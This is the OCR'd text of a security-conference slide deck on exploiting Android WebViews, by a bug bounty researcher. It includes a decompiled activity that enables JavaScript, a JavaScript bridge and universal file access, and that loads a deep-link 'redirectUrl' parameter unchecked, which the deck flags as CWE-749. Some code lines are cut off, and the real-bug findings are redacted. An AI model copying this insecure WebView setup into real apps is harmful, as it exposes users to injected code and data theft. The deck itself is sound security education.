EXPLOITING REAL-WORLD ANDROID WEBVIEWS

PWNII @BIÈRE SÉCU 11/2024

# whoami

- Researcher @YesWeHack & Student at @ESNA
- Owning pwnwithlove.com
- @pwnwithlove on X

YesWeHack

Table of contents

YesWeHack

- Web scopes obviously, but not only !
  (Open-Source, Hardware, Pwn, Reverse, Mobile..)


- More than 60 public scopes, and more than
  600 private ones

- Win swag packs and get private invitations
through our challenges (Dojo, Code Snippet..)

YesWeHack

# Webview ?

Turning a website into an app using WebView is much faster and cheaper than building a fully native app




WebViews allow native applications to incorporate web content seamlessly.
WebViews aren’t just for displaying content; they enable interactive features such as user navigation, input processing, and the ability to execute JavaScript code


YesWeHack

# Where ?

You can easily retrieve WebView configurations using MobSF or by directly examining the code in JADX/APKtool.




```java
public void onCreate(Bundle bundle) {
    String path;
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    createXMLFile();
    WebView webView = (WebView) findViewById(R.id.webView);
    this.webView = webView;
    WebSettings settings = webView.getSettings();
    this.webView.setWebChromeClient(new WebChromeClient());
    this.webView.setWebViewClient(new CustomWebViewClient());
    settings.setJavaScriptEnabled(true);
    this.webView.addJavascriptInterface(new TelephonyManagerJavaScriptInterface((Teleph
    settings.setAllowFileAccessFromFileURLs(true);
    settings.setAllowUniversalAccessFromFileURLs(true);
    settings.setAllowContentAccess(true);
    settings.setAllowFileAccess(true);
    Uri data = getIntent().getData();
    if (data != null && (path = data.getPath()) != null) {
        if (path.startsWith("/loadUrl")) {
            String queryParameter = data.getQueryParameter("redirectUrl");
            if (queryParameter != null) {
                this.webView.loadUrl(queryParameter);
```



Insecure WebView Implementation. Execution of user controlled code in WebView is a critical Security Hole.	warning	**CWE:** CWE-749: Exposed Dangerous Method or Function **OWASP Top 10:** M1: Improper Platform Usage **OWASP MASVS:** MSTG-	com/just/mobile/sec/webviewsdeeplinks/MainActivity.java

# Real bug through notification




```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    myWebView = findViewById(R.id.webview);

    WebSettings webSettings = myWebView.getSettings();
    webSettings.setJavaScriptEnabled(true); // Enable JavaScript
    webSettings.setDomStorageEnabled(true); // Enable DOM Storage

    myWebView.setWebViewClient(new WebViewClient());
    myWebView.loadUrl("https://example.com");
}

@Override
public void onBackPressed() {
    if (myWebView.canGoBack()) {
```

setJavaScriptEnabled(true) allows JavaScript to run in the WebView, enabling interactive web content

setDomStorageEnabled(true) enables access to localStorage and sessionStorage for storing data within the WebView

YesWeHack

# Real bug through notification



```
[
          Code\":\"34[redacted]
]        Censored for sharing sorry guyz !!
```

Websocket connection infinite reuse

